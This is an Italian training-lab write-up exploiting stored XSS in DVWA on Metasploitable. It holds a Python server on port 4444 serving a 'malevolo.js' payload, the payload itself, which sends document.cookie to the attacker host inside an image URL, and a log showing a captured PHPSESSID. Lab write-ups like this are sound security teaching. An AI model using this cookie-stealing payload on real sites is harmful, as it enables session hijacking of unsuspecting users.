# BUILD WEEK 2 GIORNO 2

Oggi sfruttiamo la vulnerabilità XSS Stored all'interno della DVWA di Metasploitable. Prima di tutto facciamo comunicare le due macchine:

```
┌──(alessio㉿kali)-[~]
└─$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.254 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.418 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.363 ms
^C
```


Carichiamo all'interno della pagina il seguente script:


Lo script in questione carica un file in Javascript nella pagine modificabile in tempo reale, collegato alla cartella dove è stato inserito il server creato su misura che in base alla nostra scelta invia una determinata risposta

Abbiamo poi creato un server apposito attraverso Python per metterci in ascolto sulla porta 4444

```
┌──(alessio㉿kali)-[~/…/Esercizi/Week8/XSS/imgsrvr]
└─$ python3 imgsrvrv2.py
Server avviato sulla porta 4444
```

La cartella dello script contiene i seguenti elementi:



Il file Python:


```python
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs

import os

class MyServer(BaseHTTPRequestHandler):
        def do_GET(self):
                if self.path.startswith('/img.jpg'):
                        try:
                                with open('img.jpg', 'rb') as f:
                                        img_data = f.read()
                                self.send_response(200)
                                self.send_header('Content-type', 'image/jpg')
                                self.end_headers()
                                self.wfile.write(img_data)
                        except FileNotFoundError:
                                print(f"File non trovato nella cartella")
                                self.send_error(404)

                elif self.path.startswith('/malevolo.js'):
                        try:
                                with open('malevolo.js', 'rb') as f:
                                        js_data = f.read()
                                self.send_response(200)
                                self.send_header('Content-type', 'text/javascript')
                                self.end_headers()
                                self.wfile.write(js_data)
                        except FileNotFoundError:
                                print(f"File non trovato nella cartella")
                                self.send_error(404)
                else:
                        print(f"File non trovato sul server")
                        self.send_error(404)

def run(server_class=HTTPServer, handler_class=MyServer, port=4444):
        server_address = ('', port)
        httpd = server_class(server_address, handler_class)
        print(f'Server avviato sulla porta {port}')
        httpd.serve_forever()

if __name__ == '__main__':
        run()
```

Attraverso la richiesta dell'utente di collegamento alla pagina riceverà come risposta un immagine (scelta da noi ed inserita nella cartella) che attraverso il programma seguente ci permetterà in maniera silenziosa di ricevere l'id di sessione dell'utente

xss.txt × imgsrvrv2.py × malevolo.js ×

```
1
2 // alert("ciao");
3
4 var textarea = document.getElementsByName("mtxMessage");
5 textarea[0].setAttribute("maxlength", 2000);
6
7 document.write("ciao <br>");
8 document.write("<img src='http://192.168.104.100:4444/img.jpg?cookies="+document.cookie+"' alt='oh no' width=200
  heigth=200 > <br>");
9
10
11
12
```

Questo è ciò che l'utente vede a schermo




ID di sessione recuperato tramite il server in ascolto:

```
┌──(alessio㉿kali)-[~/…/Esercizi/Week8/XSS/imgsrvr]
└─$ python3 imgsrvrv2.py
Server avviato sulla porta 4444
192.168.104.100 - - [13/Mar/2023 03:55:35] "GET /malevolo.js HTTP/1.1" 200 -
192.168.104.100 - - [13/Mar/2023 03:56:39] "GET /malevolo.js HTTP/1.1" 200 -
192.168.104.100 - - [13/Mar/2023 03:56:39] "GET /img.jpg?cookies=security=low;%20PHPSESSID=c442090278cd06a9a2241c93
13b64fee HTTP/1.1" 200 -
```